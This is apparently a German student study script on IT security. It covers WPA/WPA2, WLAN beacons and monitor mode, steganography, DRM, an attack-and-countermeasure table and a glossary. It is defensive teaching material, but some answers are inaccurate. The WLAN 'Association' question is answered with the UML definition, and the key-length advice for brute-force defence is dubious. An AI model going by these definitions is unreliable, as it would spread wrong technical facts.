MIC Die Datenpakete werden fortlaufend durchnummeriert. Diese laufende Nummer wird im verschlüsselten Teil mitübertragen. Beim Empfänger wird auf die laufende Nummer geprüft und Pakete, die nicht zu dieser laufenden Nummer passen, werden ohne weitere Bearbeitung verworfen.

CCMP Es wird ein 128 Bit starker Schlüssel mit einem 48 Bit starken Initialisierungsvektor verwendet.

6.2.6 Gegenüberstellung WPA und WPA2


	WPA	WPA-2
Enterprise Mode (Firmen und Verwaltungen)	Authentisierung: 802.1X/EAP Verschlüsselung: TKIP/MIC	Authentisierung: 802.1X/EAP Verschlüsselung: AES-CCMP
Personal Mode (Kleinfirmen und Privatpersonen) (SOHO)	Authentisierung: PSK Verschlüsselung: TKIP/MIC	Authentisierung: PSK Verschlüsselung: AES-CCMP

PSK: Pre Shared Key

AES: Advanced Encryption Standard (symmetrisches Kryptosystem)

AES-CCMP: AES benutzt Counter-Mode/CBC-Mac Protocol (CCMP)

6.2.7 End to End Security über unsichere Netze!



6.2.8 Fragen zu W-LAN-Sicherheit

6.2.8.1 Was ist „Beaconing“? Bedeutung für Vulnerability?

Der Infrastruktur-Modus ähnelt im Aufbau dem Mobilfunknetz: Ein Wireless Access Point oder ein drahtloser Router übernimmt die Koordination aller Clients und sendet in einstellbaren Intervallen (üblicherweise zehnmal pro Sekunde) kleine Datenpakete, sogenannte „Beacons“ (engl. „Leuchtfieber“), an alle Stationen im Empfangsbereich. Die Beacons enthalten u.a. folgende Informationen:

- Netzwerkname („Service Set Identifier“, SSID),
- Liste unterstützter Übertragungsraten,
- Art der Verschlüsselung.

6.2.8.2 Unterschied „Authentication“ <-> „Association“?

Authentifizierung ist der Nachweis (Verifizierung) einer behaupteten Eigenschaft einer Entität, die beispielsweise ein Mensch, ein Gerät, ein Dokument oder eine Information sein kann, und die dabei durch ihren Beitrag ihre **Authentisierung** durchführt.

Eine **Assoziation** ist ein Modellelement in der Unified Modeling Language (UML), einer Modellierungssprache für Software und andere Systeme.


6.2.8.3 Bedeutung des „Monitor Mode“ einer WLAN-Karte?

Monitor Mode oder **Monitormodus** bezeichnet einen bestimmten Betriebsmodus eines Wireless Adapters, bei dem sämtliche empfangenen Netzwerkframes an das Betriebssystem und die Anwendungen weitergeleitet werden.

7 Kapitel – Steganographie und DRM (Digital Rights Management)

7.1 Steganographie

Die **Steganographie** ist die Kunst oder Wissenschaft der verborgenen Speicherung oder Übermittlung von Informationen in einem Trägermedium (Container).



7.2 DRM (Digital Rights Management)

Digitale Rechteverwaltung (DRM) bezeichnet Verfahren, mit denen die Nutzung (und Verbreitung) digitaler Medien kontrolliert werden soll. Vor allem bei digital vorliegenden Film- und Tonaufnahmen, aber auch bei Software, elektronischen Dokumenten oder elektronischen Büchern findet die digitale Nutzungsverwaltung Verwendung. Sie ermöglicht aus Sicht von Anbietern, die solche DRM-Systeme zur Nutzungskontrolle ihrer Daten einsetzen, prinzipiell neue Abrechnungsmöglichkeiten, um beispielsweise mittels Lizenzen und Berechtigungen sich Nutzungsrechte an Daten, anstatt die Daten selbst, vergüten zu lassen; andersherum wird dies aus Sicht von Endnutzern oft als Beschränkung gesehen.


7.2.1 Hartes DRM

- Mit technischen Massnahmen durchgesetzt (Verschlüsselung, proprietäre Formate, ...)
- Erfordert SW-Installationen oder sogar spezielle Hardware zur Nutzung des geschützten Werkes
- Missbrauch «à tout prix» verhindern (Prävention)

7.2.2 Weiches DRM


- Die Nachteile des «harten» DRM sollen verminder werden → weitgehende Unabhängigkeit von SW/HW
- «sozialer» Kopierschutz, der erst bei offensichtlichem Missbrauch greifen soll (repressiver Ansatz)

7.2.2.1 Weiches DRM mit Wasserzeichen




- Markierung URG-geschützter Werke
- Erlaubt Tracking, ohne technische Nutzungsbeschränkung (im Unterschied zu «hartem» DRM)
- Alternative zum Kopierschutz (Vorteile / Nachteile?)

7.2.2.2 Konzept: Personalisierung statt Kopierschutz



Statt sie mit einem aufwändigen, die User nervenden oder entmündigenden Kopierschutz zu versehen, werden die URG-geschützten Werke durch CoSee markiert. Die Markierung erfolgt pseudonym.

7.2.2.3 Schutz vor Missbrauch



- Der Kunde kann das Werk ohne technische Beschränkung nutzen, da es keinen Kopierschutz enthält
- Suchsysteme stellen allfälligen Missbrauch (Verbreitung des Werkes im WWW) fest
- CoSeek kann anhand der Transaktions-ID und der Shop-ID den Käufer beim Shop eruieren lassen

8 Wortverzeichnis

	Begriff	Seite
#	3DES (Triple DES)	5
A	AES (Advanced Encryption Standard)	5
	AES (Advanced Encryption Standard)	37
	Aktive, Angriffe	11
	Angriffe Aktive	11
	Angriffe, Passive	11
	Application Layer Gateway (ALG)	30
	Assoziation	39
	Asymmetrische Verschlüsselung	5
	Autentizität / Fälschungsschutz	3
	Authentifizierung	39
	Authentisierung	39
B	Beacon	38
	Blackhats	35
	Bot-Netze	18 / 19
	Brute Force Methode	4
	Buffer-Overflow	10
C	Certificate Authority (CA)	22
	CIA	10
	CIA (confidentiality, integrity, availability)	10
	Code Injection	16
	CoSee	40 / 41
	Cracking	35
	Cross Site Request Forgery (CSRF)	17
	Cross-Site-Scripting (XSS)	16
	CSRF, (Cross Site Request Forgery (CSRF)	17
D	Default Policy	28
	DES	5
	DHCP-Lease	38
	Dienste, geschwätzige	10
	Digitales Signieren	9
	DNS-Spoofing	14
	DoS-Attacke (Denial of Service Attack	14
	DRDoS (Distributed Reflection DoS)	15
	Drive-by-Infection	17
	DRM (Digital Right Management)	40
	DRM, hart	40
	DRM; weich	40
E	EAP (Extensible Authentication Protocol	36
	Einwegfunktion	6
F	Falltürfunktion (Einwegfunktion)	6
	Fast Flux	18
	Firewall	26
	Firewall, Kommunikationsanforderungen	27
	Firewall, Proxy	30
	Firewall, Sicherheitsanforderungen	27
	Firewall, stateful inspection	29
G	Gefährdung im IT-Security	10
	Geschwätzige Dienste	10
	Greyhats	35
H	Hacker, ethische	35
	Hacking	35
	HashClash-Projekt	24
	Hashfunktion	6
	HTML Injection	17
	http (Hypertext Transfer Protocoll	10
	Hybride Verschlüsselung	6
	IDEA (International Data Encryption Standard	5
I	Inbound	34
	Injection, Code	16
	Injection, HTML	17
	Injection, Script	16
	Injection, SQL	16
	Integrität / Anwendungsschutz	3
	IP-Spoofing	12
	ITU-T Standard: X.509	8
K	Klartextangriff	4
	Klartextangriff, mit ausgewähltem Klartext	4
	Kryptoanalyse	3
	Kryptographie	3
M	MAC (Message Authentication Code)	6
	Man in the Middle Attack	4 / 5
	Management-Netz	31
	MD5, MD2 (Message Digest)	6
	Monitor Mode	39
	Multi Homed	32
N	Name Server Splitting	32
O	Outbound	34
P	Paketfilter	13
	Paketfilter	28
	Paketfilter, stateful	29
	Passive Angriffe	11
	Phishing	20
	Phreaks (Manipulation von Telefonverbindungen)	35
	Portscanner	10 / 11
	Pretty Good Privacy (PGP)	7 / 8
	PSK (Preshared Key)	36
	Public Key Infrastructure (PKI)	8 / 21
R	RC4-Stromchiffre	36
	Rich Internet Application (RIA)	19
S	SCADA-Systeme	19
	Script Injection	16
	Script Kiddies	35
	Sequenznummern	14
	Signieren	9
	Single Homed	32
	SMTP (Simple Mail Transfer Protocol)	10
	Sniffer	11
	Sperrlisten	15
	Spoofing	12
	SQL Injection	16
	SSH (Secure Shell)	10
	SSID	37
	SSL (Secure Socket Layer)	23
	Stateful inspection Firewall	29
	Steganographie	40
	Symmetrische Verschlüsselung	5
	SYN / ACK	12
	SYN-Flooding	14
	Systemanomalien	10
T	Telnet (Telecommunication Network)	10
	TKIP (Temporal Key Integrity Protocol)	36
	TLS (Transport Layer Security)	23
	Trust Center	9
	Tunneling	34
	Turnschuh-Schnittstelle	31
V	Verbindlichkeit / Nichtabstreitbarkeit	3
	Verschlüsselung, asymmetrisch	5
	Verschlüsselung, hybrid	6
	Verschlüsselung, symmetrisch	5
	Vertraulichkeit/ Zugriffsschutz	3
	Vulnerability (Schwachstelle)	38
W	Waldec-Bot-Netz	18
	Web 2.0	20
	Web of Trust	8
	WEP (Wired Equivalent Privacy)	36
	Whitehats	35
	Wörterbuchangriff	4
	WPA (Wireless Protected Access)	36
	WPA2	37
X	XSS (Cross-Site Scripting)	16
Z	Zertifikate	7 / 8
	Zertifikatklassen	22 / 23

9 Attacke und Massnahme – Zusammenstellung

Attacken / Angriffe	Was kann man dagegen tun?
Brute Force Angriff Wörterbuchangriff	<ul style="list-style-type: none"> Die einzige Möglichkeit der Gefahr entgegenzuwirken ist eine ständige Vergrößerung der Schlüssel. Derzeit ist eine Schlüssellänge von bis zu 1024 Bit gängig. Gegenmaßnahmen beinhalten unter anderem die Verwendung von Key-Stretching oder Salts. Beim Key-Stretching wird durch wiederholte Iteration eines Hashes (PBKDF2) oder durch komplizierte Vorbereitungsmaßnahmen für die Ausführung eines Algorithmus (bcrypt) die Rechenzeit zur Berechnung des finalen Hashwertes vergrößert, oder durch intensiven Speichergebrauch die Ausführung auf schnellen ASICs oder FPGAs, die beide nur über vernachlässigbaren Speicher verfügen, verhindert (scrypt[1]). Der Salt, der mit dem Passwort konateniert wird, dient dazu, die Erstellung von Rainbow-Tables durch Vergrößerung des Urbildbereichs zu verhindern. <i>Der Schlüssel wird also durch gewisse Methoden „gestreckt“</i>, sodass ein Passwort mit Key-Stretching mit geringerer Komplexität dennoch rechenäquivalent zu einem komplexeren Passwort ohne Key-Stretching ist. admin-Account deaktivieren: Keine Standardisierten Benutzernamen!! Wer diesen Account im produktiven Betrieb nutzt, erspart jedem Angreifer viel Arbeit, weil dieser nur noch das Passwort, nicht aber den Benutzernamen erraten muss. Sichere Passwörter wählen: Die aktuelle Angriffswelle ist eine sogenannte Wörterbuchattacke. Hält man sich an die gängigen Empfehlungen für sichere Passwörter, so ist die Chance wesentlich geringer, dass die Angreifer das Passwort innert nützlicher Frist herausfinden können. Benutzer bereinigen: Stellen Sie sicher, dass nur jene Accounts existieren, die tatsächlich erforderlich sind. Löschen Sie insbesondere alle Accounts, die Sie nicht identifizieren können – vielleicht sind es nur Altlasten, vielleicht aber auch Accounts, die sich frühere Angreifer eingerichtet haben. Passwort soll Zufallskombination sein. Ein Passwort soll nicht aus bekannten Wörter bestehen. Es soll unlogisch sein. Klein-, Grossbuchstaben, Zahlen und Zeichen soll es enthalten. Updates und Security Plugins: z.B. (Name = Login Security -> macht das Benutzer ihr Passwort wechseln sollen usw.)
Man in the middle	<ul style="list-style-type: none"> Am effektivsten lässt sich diese Angriffsform mit einer Verschlüsselung der Datenpakete entgegenwirken (SSL & TLS), wobei allerdings die „Fingerabdrücke“ („fingerprints“) der Schlüssel über ein zuverlässiges Medium verifiziert werden müssen. Das bedeutet, es muss eine gegenseitige Authentifizierung stattfinden; die beiden Kommunikationspartner müssen auf anderem Wege ihre digitalen Zertifikate oder einen gemeinsamen Schlüssel ausgetauscht haben, d. h. sie müssen sich kennen. Sonst gibt es eine Vortäuschung (dh Man in the middle präsentiert sein öffentlicher Schlüssel, welche dann zum Verschlüsseln gebraucht wird) Zertifikate prüfen. Wenn das Zertifikat von der echten Webseite ist, dann ist die Wahrscheinlichkeit gross, dass kein MITM-Angriff stattfindet. Neuste Version des Webbrowsers verwenden. Seiten mit https: benutzen und nicht auf http:
Klartextangriff	<ul style="list-style-type: none"> Siehe Bruteforce Angriff Es braucht immer jemand, der einen Teil der Nachricht kennt. Man sollte diese Person aus der Unternehmung schmeissen
IP Spoofing	<ul style="list-style-type: none"> Paketfilter sind eine mögliche Gegenmaßnahme gegen IP-Spoofing: Von außen kommende Pakete, die Quelladressen von innenliegenden Rechnern haben, werden verworfen. Dies verhindert, dass ein externer Angreifer die Adresse einer internen Maschine fälschen kann. Idealerweise sollten auch ausgehende Pakete gefiltert werden, wobei dann Pakete verworfen werden, deren Quelladresse nicht innerhalb des Netzwerks liegt; dies verhindert, dass IP-Adressen von externen Maschinen gespoofed werden können und ist eine bereits lange bestehende Forderung von Sicherheitsfachleuten gegenüber Internetdienstanbietern. Einige Protokolle auf höheren Schichten stellen eigene Maßnahmen gegen IP-Spoofing bereit. Das Transmission Control Protocol (TCP) benutzt beispielsweise Sequenznummern, um sicherzustellen, dass ankommende Pakete auch wirklich Teil einer aufgebauten Verbindung sind. Die schlechte Implementierung der TCP-Sequenznummern in vielen älteren Betriebssystemen und Netzwerkgeräten führt jedoch dazu, dass es dem Angreifer unter Umständen möglich ist, die Sequenznummern zu erraten und so den Mechanismus zu überwinden.
ARP Spoofing	<ul style="list-style-type: none"> ARP- Cache »statisch« machen. Allerdings müssen Sie dann den Cache jedesmal manuell aktualisieren, wenn sich eine Hardware-Adresse ändert. Eine andere Möglichkeit ist die Verwendung von ARPWATCH. ARPWATCH ist ein Utility, das Änderungen Ihrer IP/Ethernet-Mappings überwacht. Wenn Änderungen festgestellt werden, erhalten Sie eine E-Mail, die Sie darüber informiert. (Außerdem werden die Informationen protokolliert, so daß Sie den Angreifer leichter aufspüren können.)

DNS Spoofing	<ul style="list-style-type: none"> Eine zweite DNS-Anfrage nach den Adressen, die zu den zurückgegebenen Namen gehören - ein 'Double Reverse Lookup'. Wenn die Absenderadresse der offenen Verbindung hierin nicht enthalten ist, liegt eine Fälschung vor. Die meisten modernen Systeme machen diese Prüfung richtig, doch Ausnahmen bestätigen wie immer die Regel. Und die unten beschriebenen Methoden zur DNS-Fälschung können auch diese zweistufige Prüfung unterminieren. Firewall, welche die DNS-Lookups überprüft Update des Systems und des Browsers + Antivirensoftware 1. Es sollten IP-Adressen, keine Hostnamen verwendet werden. 2. Wenn Hostnamen verwendet werden, sollten alle Namen lokal aufgelöst werden (Einträge in der Datei /etc/hosts). 3. Wenn Hostnamen verwendet werden, und diese nicht lokal aufgelöst werden können sollten alle Namen direkt von einem Nameserver aufgelöst werden, der für diese Namen der sogenannte Primary- oder Secondary-Nameserver ist, d. h. er hat sie nicht in einem temporären Cache, sondern dauerhaft abgespeichert.
DoS-Attack (TCP SYN-Flooding, Ping Flood)	<ul style="list-style-type: none"> Bei kleineren Überlastungen, die nur von einem oder wenigen Rechnern/Absendern verursacht werden, kann eine Dienstverweigerung mit Hilfe von einfachen Sperrlisten (i.d.R. eine Liste von Absender-IP-Adressen) vollzogen werden. Diese Sperrlisten werden von einer sogenannten Firewall ausgeführt: Sie verwirft dabei Datenpakete von IP-Adressen aus dieser Sperrliste (oder leitet sie um). Oft kann eine Firewall auch simple Angriffe automatisch erkennen und diese Sperrlisten dynamisch erzeugen, zum Beispiel durch Rate Limiting von TCP-SYN und ICMP Paketen. Eine weitere mögliche – in der Regel aber kostenaufwändige – Gegenmaßnahme gegen Überlastungen ist die sogenannte Serverlastverteilung. Dabei werden die bereitgestellten Dienste, mit der Hilfe von verschiedenen Virtualisierungstechniken, auf mehr als einen physischen Rechner verteilt. IP-Spoofing unterbinden Server herten: Für Webserver-Produkte, z.B. Apache, gibt es in der Regel diverse Module oder Funktionen, die die Erreichbarkeit im Falle eines DDoS-Angriffes verbessern. Beispielsweise lässt sich die Anzahl der IP-Verbindungen pro IP-Adresse beschränken oder Anfragen verzögert beantworten. Sollte der DDoS-Angriff darauf abzielen, die halboffenen Verbindungen des Servers auszulasten, sollten TCP-SYN-Cookies aktiviert werden. Die Konfiguration des Servers sollte so geändert werden, dass der Server möglichst wenig Angriffsfläche bietet. Zum Beispiel sollte ein Webserver nur TCP-Pakete auf Port 80 und 443 (für TLS/SSL) annehmen und den Rest aus dem Internet verwerfen. Dies kann auch bereits per Filtering an der Firewall geschehen. Filterung nach Quelladressen (Blackholing): IP-Pakete, deren Quelladresse im Bereich der angreifenden IP-Adressen liegt, können am Router verworfen werden ("blackholing"). Dies kann auch auf ganze GEO-IP-Regionen ausgeweitet werden. Damit werden zwar auch legitime Nutzer aus diesen Regionen ausgesperrt, für Nutzer aus anderen Regionen bleibt die Webseite aber eventuell erreichbar. Filterung nach Zieladressen (Sinkholing): Ein anderer Ansatz zur Abwehr ist, das Ziel des Angriffes temporär nicht erreichbar zu machen. Falls beispielsweise nur eine spezielle IP-Adresse oder URL angegriffen wird, können IP-Pakete, deren Zieladresse mit dem Angriffsziel übereinstimmt, am Router verworfen werden ("sinkholing"). Dadurch erreicht zwar der Angreifer sein Ziel, die Adresse nicht erreichbar zu machen, aber es werden Kollateralschäden auf anderen Webpräsenzen unter Umständen vermieden. Filterung nach speziellen Kriterien Protokollierung: Auffälligkeiten sollen dokumentiert werden und etwas dagegen unternommen werden.
DrDos	<ul style="list-style-type: none"> Nicht ohne Not einen Klienten-Rechner als Server etablieren, Logbücher täglich sorgfältig "lesen" Die Anzahl der offenen Ports so klein wie möglich halten Auf Routern und Firewalls auf Flood-Ereignisse achten, Als Plattform-Anbieter verhindern, dass man ihre "sockets" (die System-Schnittstellen, über die die Requests versandt werden) manipulieren kann, Das Internet so weiter entwickeln, dass es für einen massenhaften Einsatz besser gerüstet ist, z.B. durch rein hardware-gesteuerte Adressverwaltung und bessere Entdeckungsfunktionen für verfälschte Angaben,z Die Selbstdisziplin der Netzadministratoren gewissen Kontrollmechanismen unterwerfen, z.B. durch vorbeugende systematische Scans der potentiellen Schwachstellen.
E-Mail-Bombing	<ul style="list-style-type: none"> E-Mail-Adressen absichtlich blockieren Zusatzsoftware wie „eMail Remover“ Damit können Nachrichten direkt auf dem Server gelöscht werden
SCADA-Systeme	<ul style="list-style-type: none"> Was in solchen Fällen benötigt wird, ist die kontinuierliche Überwachung aller von IT-Systemen erzeugter Log-Daten, um den „Normalzustand“ – also das tägliche Grundrauschen – einer Netzwerkumgebung über mehrere Dimensionen hinweg zu kennen. Nur dies versetzt die Verantwortlichen in die Lage, selbst ausgeklügelte Angriffe in Echtzeit auszumachen, entsprechend zu reagieren und investigative Schritte einzuleiten.
Cross-Site-Scripting	<ul style="list-style-type: none"> disable JavaScript oder andere Skriptsprachen auf dem Client deaktivieren; das macht viele Websites ziemlich unattraktiv

<p>(XSS) Script-Injection Code Injection</p>	<ul style="list-style-type: none"> • NIE in unbekannten Wassern surfen, während eine Verbindung zu einer vertrauten Seite offen ist. • Weisse und schwarze Listen machen mit Einträgen, welche denied werden vom Server • Problematische Zeichen ersetzen oder Maskieren • Zusätzlich können durch Einsatz von Web Application Firewalls (WAF) zumindest in der Theorie einfache (primitive) XSS-Attacken verhindert werden. Praktisch sind sichere Anwendungen jeder WAF vorzuziehen. • Browser Updaten
<p>Drive-by-Infection</p>	<ul style="list-style-type: none"> • Updates (Webbrowser, Erweiterungen von Webbrowsern, alle Internetfähige Software, Betriebssystem) • Antivieren Programme, Firewalls, Spam Filter • Einschränkung von Javascript Code • Arbeiten mit eingeschränkten Rechten (also nicht als Administrator) • Alle nicht benötigten Funktionen des Browsers sollten deaktiviert werden. Sie bieten ein Sicherheitsrisiko (Active X-Steuerelemente, Java-Script, Flash usw) • Intrusion Prevention Software (Zusatzsoftware)

10 Glossar

Begriff	Erklärung
Aktive Angriffe	Bei den aktiven Angriffen werden die Nachrichten, die Komponenten des Kommunikationssystems oder die Kommunikation verfälscht. Es kann sich dabei um Angriffe auf Netze, um diese funktional zu stören, wie beispielsweise eine DoS-Attacke, um Angriffe auf den Zugang zu Systemen oder um die Entschlüsselung verschlüsselter Daten und Nachrichten. Ein aktiver Angreifer kann durch Einfügen, Löschen oder Modifizieren von Inhalten bestimmte Reaktionen des Empfängers auslösen und dessen Verhaltensweisen steuern. Zu diesen aktiven Angriffen gehören das Übermitteln von Viren, Würmern und Trojanern.
Algorithmus	Algorithmen wurden zuerst von Euklid (ca. 365-300 v. Chr.) angewandt. Ein Algorithmus ist eine Verfahrens- oder Verarbeitungsvorschrift mit einer Reihe von mathematischen (logischen) Regeln, die für die Verschlüsselung und Entschlüsselung verwendet werden.
ARP-Spoofing	ARP-Spoofing ist eine Technik, die den ARP-Cache ändert. Das funktioniert folgendermaßen: Der ARP-Cache enthält Informationen über das Hardware-IP-Mapping. Sie behalten Ihre Hardware-Adresse bei, geben aber vor, daß die IP-Adresse die eines vertrauenswürdigen Hosts ist. Diese Informationen werden gleichzeitig an das Ziel und den Cache gesendet. Von diesem Zeitpunkt an werden Pakete vom Ziel zu Ihrer Hardware-Adresse geleitet. (Das Ziel »glaubt« nun, Sie seien der vertrauenswürdige Host.)
Authentizität	In der Informationssicherheit bezeichnet Authentizität die Eigenschaften der Echtheit, Überprüfbarkeit und Vertrauenswürdigkeit. Die Überprüfung einer behaupteten Eigenschaft wird als Authentifikation bezeichnet. Durch Authentifikation des Datenursprungs wird nachgewiesen, dass Daten einem angegebenen Sender zugeordnet werden können, was durch digitale Signaturen ermöglicht werden kann.
Backdoors	(engl. "Hintertüren") Backdoors sind böswillig geschriebene Programme, die den direkten unbemerkten Zugriff auf einen anderen Rechner erlauben sowie die Übernahme der vollständigen Kontrolle über diesen ermöglichen. Sie bestehen aus einem Server und einem Client. Ähnlich wie bei den Trojanischen Pferden werden Backdoors in anderen Programmen versteckt.
Bedrohungen	<p>Fehlertypen</p> <p>Konzeptionsfehler: ursprünglich kooperativer Ansatz Ende der 60er Jahre, unvorhersehbare Entwicklung, insbesondere durch Kommerzialisierung</p> <p>Programmierfehler: oft ungeprüfte Eingabepuffer, Stack-Overflow / Manipulation des Programmzeigers</p> <p>Konfigurationsfehler: (z.B. auf Webserver), Falsche Berechtigungsvergabe auf Ebene des Filesystems, Unbedachte Owner von Serverprozessen (zu hohe Privilegien)</p> <p>Systemanomalien Einnisten/Verstecken von Malware jeglicher Art</p> <p>Auswirkungen</p> <p>Verlust der Vertraulichkeit (confidentiality), Beschränkter Einfluss auf Transportwege /Überwachungsmöglichkeiten</p> <p>Verlust der Integrität (integrity), Veränderung von Datenpaketen unterwegs, gefälschte Daten (e-Mail Absender)</p> <p>Verlust der Verfügbarkeit (availability), mutwillige Verhinderung des Zugangs (Denial of Service)</p> <p>Verlust der Verbindlichkeit / Nichtabstreitbarkeit (non-repudiation) Folge der vielfältigen Möglichkeit der Fälschung von Absenderangaben</p>
Brute Force	(engl. "Rohe Gewalt") Brute Force bedeutet das simple Ausprobieren verschiedener Passwortmöglichkeiten. Klassisches Anwendungsbeispiel für Brute-Force-Attacken ist das Knacken von verschlüsselten Passwortlisten, welche in der Regel aus Hash-Werten bestehen, bei welchen die Verschlüsselung nicht mehr rückgängig gemacht werden kann.
Cäsar-Chiffrierung	Gaius Julius Cäsar (* 13. Juli 100 v. Chr. (vermutlich), in Rom; † 15. März 44 v. Chr. in Rom) Cäsars Geheimschrift bestand einfach darin, dass er das Alphabet des Geheimtextes gegenüber dem des Klartextes um drei Buchstaben nach links verschob und die ersten drei Buchstaben in die freien Plätze rechts schrieb. Natürlich gibt es fünfundzwanzig mögliche Verschiebungen.
Codebreaker	Ein Codebreaker ist jemand, der Chiffriercodes bricht (im Unterschied zum Kryptoanalytiker, der die Theorie dazu entwickelt).

Cracker	Cracker umgehen Zugriffsbarrieren von Computer- und Netzwerksystemen. Das beinhaltet das Aushebeln von Schutzmechanismen einer Software durch Cracking, von der widerrechtlichen Manipulation von Software bis hin zu einer legalen Crackerszene begeisterter Programmierer.
